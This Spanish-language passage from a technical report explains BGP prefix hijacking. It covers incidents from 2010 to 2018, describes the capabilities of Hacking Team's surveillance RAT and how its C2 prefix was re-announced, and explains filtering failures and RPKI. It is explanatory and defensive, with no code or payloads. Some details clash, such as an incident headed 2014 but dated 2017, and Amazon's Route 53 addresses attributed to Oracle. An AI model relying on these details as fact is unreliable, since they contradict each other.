En la mañana del 8 de abril de 2010, muchos usuarios de BGPMon recibieron una alerta por un posible secuestro de prefijos producido por el AS 23724, perteneciente a uno de los data centers operados por China Telecom, el ISP más grande de China. Comunmente dicho ISP solo origina cerca de 40 prefijos, pero en la fecha mencionada, en un lapso de 15 minutos empezó a publicar alrededor de 37.000 rutas que no les pertenecían. Por más que hayan filtrado una gran cantidad de prefijos, solo un pequeño porcentaje de dichos prefijos fueron propagados fuera de China. Algunos de los sitios web que fueron afectados por el incidente fueron amazon, dell, rapidshare, entre otros. China Telecom tiene un peer con el AS 4134 (CHINANET-BACKBONE No.31), el cuál fue uno de los que tomo las rutas y las propagó a sus clientes. Algunos de los AS afectados fueron el AS 9002 (RETN-AS), el AS 12956 (TELEFONICA Telefonica Backbone), el AS 3356 (Level 3 Communications), el AS 7018 (ATT-INTERNET4 – AT&T WorldNet Services), entre otros. No todos los AS que recibieron los prefijos los propagaron, debido a que desde el punto de vista de éstos AS, los prefijos publicados por China Telecom tienen el AS\_PATH más largo respecto a los de los prefijos publicados por los AS auténticos. Por ese motivo las rutas erróneas no fueron tomadas como las mejores ni propagadas por algunos de los AS como mencionamos, aunque de todos modos el impacto a nivel mundial fue bastante grande. Uno de los AS que más cantidad de rutas falsas propagó fue el AS 2914 (NTT COMMUNICATIONS – NTT America), propagando alrededor del 28% de las rutas filtradas ocasionando que sus clientes se vieran bastante afectados. Otros AS, en promedio, solo propagaron un 10% de la totalidad de rutas filtradas. Se especula que el incidente no se debe a un ataque, sino a un error de configuración.

## 2013 – El grupo Hacking Team ayuda al Special Operations Group de Italia a través de BGP hijacking



Éste es sin lugar a duda un suceso muy interesante para analizar. ROS (Special Operations Group), es un organismo perteneciente a la policía militar nacional de Italia. Éste grupo se encarga de investigar al crimen organizado y al terrorismo, a través de la instalación de herramientas de acceso remoto (RAT) en las personas de interés. El grupo Hacking Team que se dedica a desarrollar y vender herramientas de vigilancia e intrusión ofensiva a gobiernos, fue quién le vendió al ROS la herramienta de acceso remoto que utilizan sobre las personas/organismos que tienen interés en investigar. El RAT desarrollado por el Hacking Team, brinda al usuario del mismo, la capacidad de tomar el control por completo de los dispositivos clientes de dicho RAT. Entre las capacidades que posee, podemos mencionar las siguientes:

- Ocultar colección de correos electrónicos, mensajes de texto, historiales de llamadas telefónicas y agendas de contactos.
- Capturar las pulsaciones de teclado de los clientes (Keylogger).
- Desproteger datos del historial de búsqueda y tomar capturas de pantalla.
- Grabar audio de llamadas telefónicas.
- Activar las cámaras de teléfono o PC.
- Hijacking de sistemas telefónicos de GPS para monitorear la ubicación del objetivo.
- Infectar la PC del objetivo con firmware UEFI BIOS con rootkit.
- Extraer contraseñas de WiFi.
- Extraer monederos de Bitcoin y otras criptomonedas para recoger datos en cuentas locales, contactos e historias de transacción.

ROS podía aprovechar las capacidades del RAT a través de un servidor VPS con IP 46.166.163.175 al

que utilizarían como “animizador”, y al cuál se conectarían todos los clientes o víctimas del RAT. Es decir, una vez infectados por éste malware, los dispositivos pasan a ser clientes del RAT, estableciendo una conexión con el servidor 46.166.163.175, quien luego retransmitiría los datos de las víctimas a través de otro servidor final llamado Collector, el cuál ROS utilizaba para analizar los mencionados datos de las víctimas. La IP del servidor corresponde al prefijo 46.166.163.0/24 anunciado en BGP por Santrex (AS 57668), y obviamente, para que ROS pueda vigilar a sus víctimas, éstas últimas deben acceder obligatoriamente al servidor VPS 46.166.163.175. Pero... Qué pasa si Santrex deja de anunciar el prefijo 46.166.163.0/24? Esto fue exactamente lo que pasó el 3 de julio de 2013. Santrex dejó de publicar el prefijo y los clientes del RAT fueron incapaces de llegar al servidor VPS, consecuentemente, ROS perdió la capacidad de vigilar a sus víctimas. Dada ésta situación, ROS volvió a trabajar en conjunto con el Hacking Team para recuperar el acceso al servidor y volver a tomar control de sus víctimas. El Hacking Team en un principio le propuso a ROS trabajar en conjunto con Santrex con el fin de volver a dejar online el VPS, pero esto fue imposible de realizar. Por lo tanto, el nuevo plan fue volver a anunciar el prefijo 46.166.163.0/24, pero desde otro AS. ROS se vinculó al AS 31034 (Aruba S.p.A) perteneciente a Italia, para que publicara nuevamente el prefijo y luego el Hacking Team volvió a crear otro VPS en la nueva red, manteniendo la IP, para que las víctimas del RAT vuelvan a poder sincronizar con el servidor, y ROS pueda volver a recuperar el poder de vigilar a sus víctimas. Según datos históricos de BGP, el 16 de agosto de 2013 a las 07:32 (UTC), Aruba S.p.A comenzó a publicar el prefijo. El prefijo fue alcanzable por el AS 12874 (Fastweb), el AS 6969 (Hurricane Electric, Inc), el AS 49605 (Reteivo.IT), el AS 4589 (Easynet), el AS 5396 (MC-link Spa), pero no fue difundido a través del AS perteneciente a Telecom Italia, por lo que no todas las víctimas del RAT volvieron a poder llegar al VPS y consecuentemente, no pudieron volver a ser vigiladas nuevamente por ROS. Finalmente, el 22 de Agosto a las 13:35 UTC, el prefijo es retirado nuevamente, y todas las víctimas dejaron de ser afectadas por el RAT. Emails, y demás datos relacionados con la operación de ROS y el Hacking Team fueron filtrados y hechos públicos a través del famoso sitio web Wikileaks.

#### **2014 - Un ISP canadiense es utilizado para redireccionar el tráfico destinado a otros ISP y robar Bitcoins**

En febrero de 2014 un hacker logró tomar el control de una cuenta del staff de un ISP canadiense. Con ésta cuenta podía anunciar o retirar las rutas BGP que se le antojara en el contexto del AS correspondiente al ISP canadiense. Utilizando la técnica de BGP hijacking, el atacante logró atraer hacia si mismo el tráfico destinado hacia 19 ISPs, y consecuentemente redirigir el tráfico de computadoras que minaban Bitcoins hacia un servidor malicioso controlado por dicho atacante. Desde éste servidor, el atacante envió a las computadoras mineras un comando de reconexión para cambiar su configuración, y lograr que dichas computadoras cedieran su poder de almacenamiento a un pool que almacenaba los Bitcoins para el atacante en lugar de repartir el dinero resultante a cada minero. El atacante fue capaz de robar un total de \$83.000 dólares en criptomonedas.

#### **2014 – Irán deja inaccesibles varios sitios pornográficos en Internet**

A principios de enero del 2017, Iranian state telecom (TIC) con AS 12880, comienza a publicar un prefijo más específico (99.192.226.0/24) en relación al publicado por el dueño auténtico de las redes abarcadas en ese prefijo (99.192.128.0/17), por lo que consigue secuestrar todo el tráfico destinado a 99.192.226.0/24 a nivel mundial. Dicho prefijo, abarca una amplia cantidad de sitios pornográficos, los

cuales se encontraron inaccesibles desde distintas partes del globo. El objetivo de TIC era dejar los sitios pornográficos inaccesibles dentro de Irán, como parte del sistema de censura que adoptaba el país, pero los prefijos más específicos publicados, empezaron a propagarse fuera de Irán, ocasionando que clientes en distintas partes del mundo no pudieran acceder a los sitios pornográficos abarcados en 99.192.226.0/24. Adicionalmente, se vio afectado el servicio iTunes de Apple, ya que algunas de las direcciones IP que usaba, pertenecían a ese prefijo.

## **2017 – Una compañía Rusa origina 50 prefijos de otros AS**

El 26 de abril del 2017, la compañía de telecomunicaciones rusa PJSC Rostelecom (AS 12389), comienza a originar 50 prefijos para muchos otros sistemas autónomos. Los 50 prefijos secuestrados afectaron a los siguientes AS:


NÚMERO DE AS	NOMBRE DE AS
<b>49002</b>	Federal State Unitary Enterprise Russian
<b>3561</b>	Savvis
<b>41268</b>	LANTA Ltd
<b>2559</b>	Visa International
<b>8255</b>	Euro-Information-Europeenne de Traitemen
<b>31627</b>	Servicios Para Medios De Pago S.A.
<b>701</b>	MCI Communications Services, Inc. d/b/a
<b>3259</b>	Docapost Bpo SAS
<b>3303</b>	Swisscom (Switzerland) Ltd
<b>3741</b>	IS
<b>5553</b>	State Educational Institution of Higher
<b>5630</b>	Worldline SA
<b>8291</b>	The Federal Guard Service of the Russian
<b>8677</b>	Worldline SA
<b>9162</b>	The State Educational Institution of Hig
<b>9221</b>	HSBC HongKong
<b>9930</b>	TIME dotCom Berhad
<b>11383</b>	Xand Corporation
<b>12257</b>	EMC Corporation
<b>12578</b>	SIA Lattelecom
<b>12954</b>	SIA S.p.A.
<b>15468</b>	38, Teatralnaya st.
<b>15632</b>	JSC Alfa-Bank
<b>15742</b>	PJSC CB PrivatBank
<b>15835</b>	ROSNIIROS Russian Institute for Public N
<b>15919</b>	Servicios de Hosting en Internet S.A.
<b>18101</b>	Reliance Communications Ltd.DAKC MUMBAI
<b>25410</b>	Bank Zachodni WBK S.A.
<b>26380</b>	MasterCard Technologies LLC
<b>28827</b>	Fortis Bank N.V.
<b>30060</b>	VeriSign Infrastructure & Operations
<b>34960</b>	Netcetera AG
<b>35469</b>	Ojsc Bank Avangard
<b>50080</b>	Provus Service Provider SA
<b>50351</b>	card complete Service Bank AG
<b>61100</b>	Norvik Banka AS
<b>200163</b>	Itera Norge AS

Este ataque es curioso, ya que muchos de los AS afectados pertenecen a instituciones financieras, como por ejemplo Visa, MasterCard, Fortis, Alfa-Bank, entre otros. Además, otro dato sospechoso es que los prefijos publicados son más específicos que los publicados por los AS auténticos, por lo que estamos hablando de un sub-prefix hijacking. Un ejemplo es el prefijo robado de HSBC. HSCB publica el prefijo 203.112.90.0/23, mientras que Rostelecom comenzó a publicar el /24. Como se trata de un sub-prefix hijacking, es menos probable que se trate de un accidente, ya que lo más común en caso de error, sería filtrar la tabla de ruteo interna a través de BGP, publicando una gran cantidad de prefijos, pero que no son más específicos que los originales, como vimos en algunos casos anteriores. El hecho de que entidades financieras hayan sido afectadas, y que los prefijos publicados sean más específicos, nos hace pensar que es un ataque intencional. Sin embargo, al mismo tiempo que ocurría el robo de prefijos, Rostelecom, comenzó a anunciar nuevos prefijos originados en su sistema autónomo (AS 12389), que le correspondían a otros AS de Rostelecom (entre ellos los ASs 29456, 21378, 13056, 13118, y 8570), como si se estuviera robando los prefijos a sí mismo. Ésto contradice la teoría del ataque intencional, ya que esto último aparentaría que se debe a un error interno de Rostelecom.


## **2017 – El tráfico de las mayores organizaciones es redirigido hacia Rusia**

Por la mañana del 12 de diciembre del 2017, 80 de los prefijos que le corresponden a Google, Apple, Facebook, Microsoft, Twitch, NTT Communications y Riot Games, son detectados en la table global de rutas BGP con el Origin AS igual a 39523 (DV-LINK-AS), de Rusia. Tuvo un impacto mundial ya que todos los AS a nivel mundial tomaron parte de los prefijos robados como mejores rutas. El incidente dejó sin acceso durante 2 horas aproximadamente a gran parte de los sitios más utilizados de Internet, para usuarios a nivel mundial.

AS39523



En ésta imagen vemos la cantidad de prefijos robados en el lapso de tiempo de dos horas. Podemos contemplar dos picos, el primero ocurrido entre las 04:43 UTC hasta las 4:46 UTC, y el segundo desde 07:07 UTC hasta 07:10 UTC.



nt: 2017-12-12 04:43:30

Aquí podemos ver, como el tráfico de los prefijos robados llega hacia el AS 39523 (DV-LINK-AS) de todas partes del mundo, a través de su proveedor de nivel superior, el As 31133 (Megafon), el cuál acepta y propaga las rutas robadas, y a su vez éstas también son aceptadas y propagadas por sus respectivos proveedores.

Éste caso es muy curioso, igual que el anterior, en la que otro AS ruso (AS 12389) roba los prefijos de grandes empresas. Un dato sospechoso es que el AS ruso, antes de éste incidente no publicaba absolutamente ningún prefijo. Otro dato importante es que los prefijos publicados por DV-LINK-AS son más específicos que los publicados por sus respectivos dueños, por lo que también estamos hablando de un incidente de sub-prefix hijacking, lo que hace que el suceso sea más sospechoso y a su vez, que el impacto del mismo se note en más partes del globo. Como dijimos anteriormente, el sub-prefix hijacking hace que todos los AS que acepten la ruta, tomen la ruta falsa como la mejor, a diferencia del prefix hijacking normal, en la que entra en juego el atributo AS-PATH para que los distintos AS tomen como mejor ruta o no a la ruta robada. Pero... Qué es lo que impide que un sub-prefix hijacking impacte en cada AS a nivel mundial? El filtrado, sobre todo el que hacen los proveedores de nivel superior sobre los prefijos que publican sus clientes, como mencionamos anteriormente en éste documento. Pero lamentablemente no todos los proveedores filtran adecuadamente los prefijos de sus clientes, tal como sucedió en el caso de Pakistan y Youtube, o como sucedió en éste preciso caso. Y que sigan sucediendo éstos incidentes en 2017, fecha bastante cercana a la que se escribe el documento, puede resultar difícil de asimilar. Por lo tanto vamos a analizar en detalle, tomando en cuenta éste caso, por qué el filtrado no siempre funciona, no se efectúa de la forma correcta o directamente no se realiza. En éste caso, el proveedor de nivel superior de DV-LINK-AS, es el AS 31133 (Megafon), quién aceptó la ruta y la propagó a su vez hacia sus proveedores de nivel superior, en los que se encuentran Level3 (AS 3356), Cogent (AS 174), Zayo (AS 6461), Hurricane Electric (AS 6939), entre otros. El fallo en el filtrado en éste caso, sucedió en dos puntos. En primer lugar, el filtrado que Megafon hace sobre su cliente DV-LINK-AS (el AS que robó los prefijos), y en segundo lugar, el filtrado que los proveedores de Megafon, hacen sobre éste último.

Podemos enumerar tres razones comunes para la ausencia de filtros basados en los prefijos en el punto de interconexión cliente-proveedor:

1. Algunos ISP de tránsito tienen inconvenientes para convencer a sus respectivos clientes de que publiquen de forma correcta los anuncios de sus rutas. Para evitar problemas de conectividad con sus clientes, y dado que éstos últimos les pagan por su servicio, algunos ISP no sienten la necesidad de aplicar filtros estrictos sobre sus clientes, y consecuentemente, en algún momento ocurren excepciones, como la que estamos tratando en éste caso.
2. Algunos ISP eliminan el filtrado para rutas publicadas cuyo AS-SET es demasiado grande. Para entender lo que es el AS-SET, primero deberíamos familiarizarnos con el concepto de agregación BGP que todavía no describimos. La agregación BGP es la capacidad de un ISP de publicar un solo prefijo muy general, que abarca prefijos de otros AS. Por ejemplo, consideremos al AS 100 que publica el prefijo 160.10.0.0/16 y al AS 200 que publica el prefijo 160.20.0.0/16, y por otro lado tenemos al AS 300, que brinda tránsito a dichos AS. Si el AS 300 publica el prefijo 160.0.0.0/8 utilizando la funcionalidad de agregación, el router genera una ruta sola, incluyendo un set de sistemas autónomos calculados de forma matemática, el cuál resume al AS\_PATH de cada ruta individual. En éste caso el AS\_PATH del prefijo 160.0.0.0/8 publicado por el AS 300, sería: 300 {200, 100}. Los números que se encuentran entre llaves son el AS-SET, y corresponden al AS-PATH de las rutas individuales hacia el AS 200 y el AS 100. Si el AS 300 tuviera más prefijos en su tabla de ruteo, abarcados en el prefijo 160.0.0.0/8, o si bien publicara por agregación prefijos aún más generales, como por ejemplo el 160.0.0.0/6, cuando el router genere el AS-SET, tendría una longitud muy larga, ya que en ella se encontrarían todos los AS-PATH de todas las rutas abarcadas en el prefijo más general. Algunos AS llegan a publicar rutas con agregación, cuyo AS-SET generalizaría los AS-PATH hacia cientos de miles de prefijos. Realizar un filtrado en ésta clase de rutas, es algo que consume muchos recursos en los routers, por lo tanto, como dijimos, algunos ISP deciden eliminar el filtrado para los prefijos cuyo AS-SET sea demasiado grande. Éste es el segundo motivo por el que robos de prefijos a nivel mundial siguen sucediendo.
3. Algunos ISP solo realizan filtros basados en el atributo AS\_PATH, creyendo que éstos son lo suficientemente adecuados, y no implementan ninguna clase de filtros basados en los prefijos, que son los que realmente evitarían la propagación de prefijos robados.

Demostrar la falta de un correcto filtrado no es algo difícil, solo necesitamos un prefijo visible a nivel global que no se encuentre registrado por ningún RIR. Por ejemplo, consideremos el prefijo 91.243.129.0/24, publicado por el AS 202925, que al igual que el responsable del incidente que estamos relatando (DV-LINK-AS con AS 39523), es cliente del proveedor Megafon (AS 31133).

 Search


Prefix: 91.243.129.0/24

Matching prefixes

prefix	▲	bgp	◆	ripe_managed	◆	advice	◆
91.243.129.0/24		202925	✓			Prefix is in DFZ, but NOT registered in any IRR and should go into RIPE!	

Showing 1 to 1 of 1 entries

Como vemos en ésta página, el prefijo no está registrado por ningún RIR, sin embargo, el mismo es visible a nivel global, y su destino es el AS 202925, lo que demuestra que el filtrado no se está realizando correctamente en los proveedores de nivel superior.



En ésta imagen podemos apreciar los lugares en los que el filtrado no se está llevando a cabo de forma correcta. Por un lado, vemos la falla de filtrado que el AS 31133 (Megafon), hace sobre su cliente (el que está utilizando el prefijo 91.243.129.0/24 sin haberlo registrado), y por otro lado, la falla de filtrado que

el AS 174 (Cogent), el AS 3356 (Level3), y el AS 6461 (Zayo), hacen sobre Megafon.

Retornando al caso que estamos analizando, si bien el AS ruso DV-LINK-AS es el responsable del incidente debido a que fue quien publicó los prefijos robados, si el filtrado de Megafon, y de sus demás proveedores hubiera sido adecuado, las rutas nunca hubieran sido aceptadas, y por ende, el suceso no hubiera tenido un impacto a nivel mundial.

## **2018 – Robo del tráfico de Amazon por dos horas, y robo de criptomonedas**

A las 6 AM del 24 de abril de 2018 (horario de California) 1300 direcciones IP pertenecientes a Oracle, son robadas por el AS 10297 (Columbus, Ohio-based eNet), y las rutas falsas son propagadas por su proveedor de nivel superior Hurricane Electric, y también posiblemente por sus respectivos clientes, y otros peers de eNet. Las 1300 direcciones pertenecían a Route 53, que es el servicio de DNS de Amazon. Teniendo a su disposición el tráfico del servicio de DNS de Amazon, el/los responsables del ataque, redirigieron dicho tráfico hacia un servidor DNS hosteado en Chicago por Equinix. En dicho servidor DNS, se cambiaron los registros correspondientes al sitio myetherwallet.com (un sitio en el cual se puede crear un monedero online para guardar las criptomonedas de los usuarios), para que los clientes, al querer conectarse a dicha web, sean direccionados a un servidor de phishing en Rusia con un certificado HTTPS falso, a través del cual los atacantes lograron robar \$150.000 dólares en criptomonedas de los clientes. Se sospecha de que MyEtherWallet no es el único objetivo, ya que el/los atacantes lograron conseguir acceso a los routers BGP de eNet, y controlar un servidor DNS de gran capacidad, y con todo ésto a su disposición pueden realizar muchas más acciones maliciosas, sobre otros servicios más allá de MyEtherWallet. El ataque duró dos horas, y una vez finalizado, el tráfico perteneciente a Amazon, volvió a ser dirigido hacia ellos.

## **2018 – El tráfico de Telegram es desviado hacia Irán**

El lunes 30 de julio de 2018 a las 6:28 UTC, el AS 58224 (Telecommunications Company of Iran's), perteneciente a Irán, comenzó a filtrar alrededor de 100 prefijos, en su mayoría de redes de Irán, pero 10 de los prefijos robados pertenecían a la famosa aplicación de mensajería Telegram, de los cuales 8 de ellos, eran más específicos que los publicados legítimamente por Telegram. Como sabemos, Telegram es una app de mensajería que utiliza cifrado para proteger las comunicaciones de sus clientes. Países como Rusia o Irán, acusan a la aplicación de ser un canal de comunicación para terroristas y pornógrafos. En una oportunidad, el Servicio Federal de Seguridad ruso, pidió las claves para descifrar los mensajes de los usuarios de Telegram, para poder llevar adelante medidas de protección contra posibles ataques terroristas, pero como los dueños de Telegram se negaron, Rusia decidió bloquear a Telegram en su país. A Irán tampoco le agrada Telegram, y mantiene la misma filosofía que Rusia, por lo tanto es probable que el suceso se deba a un ataque y no a un accidente, es decir, que el gobierno de Irán haya hecho el ataque con el propósito de dejar a Telegram sin servicio. Como resultado, Telegram quedó inalcanzable durante poco más de dos horas. El sistema de alarmas BGPMon identificó el incidente adecuadamente y envió correos electrónicos a todos sus clientes para informar la situación.

## RPKI



RPKI (Resource Public Key Infrastructure) es un sistema de Infraestructura de Clave Pública (PKI), que surge como una de las contramedidas para combatir los siniestros de prefix hijacking de los que venimos hablando. RPKI permite validar que un determinado prefijo realmente pertenece a una determinada organización. RPKI combina la jerarquía del modelo de asignación de recursos de Internet a través de los RIRs con el uso de certificados digitales basados en el estándar X.509. RPKI es un estándar de IETF, estandarizado por el grupo del trabajo SIDR, quienes desarrollaron los RFCs 6480 y 6492. La implementación de éste sistema se debe en gran parte al trabajo de los RIRs.


RPKI emplea una metodología automatizada que permite validar la autoridad asociada a un anuncio de una ruta, es decir, valida que el AS origen de dicha ruta sea el legítimo. Los RIRs son los que se encargan de emitir los certificados, al mismo tiempo que asignan un recurso (prefijo, ASN), a determinada organización (sistema autónomo). Dichos certificados se renuevan cada año y a diferencia de los certificados que se utilizan en HTTPS, no hay información de identificación en ellos. El campo "Subject" está llenado con una cadena de caracteres hasheada. Cada RIR utiliza un certificado raíz autofirmado para firmar los certificados que emiten.

En RPKI, al certificado X.509 se le agrega una extensión para recursos de Internet que es estándar IETF (RFC 3779). La extensión añade campos para la información de un prefijo y de un ASN al final de los campos tradicionales del certificado X.509.

Version
Serial Number
Signature Algorithm
Issuer
Subject
Subject Public Key
Extensions
Subject Information Authority (SIA)
Authority Information Access (AIA)
Addr: 10.10.10.0
Asid: 65535

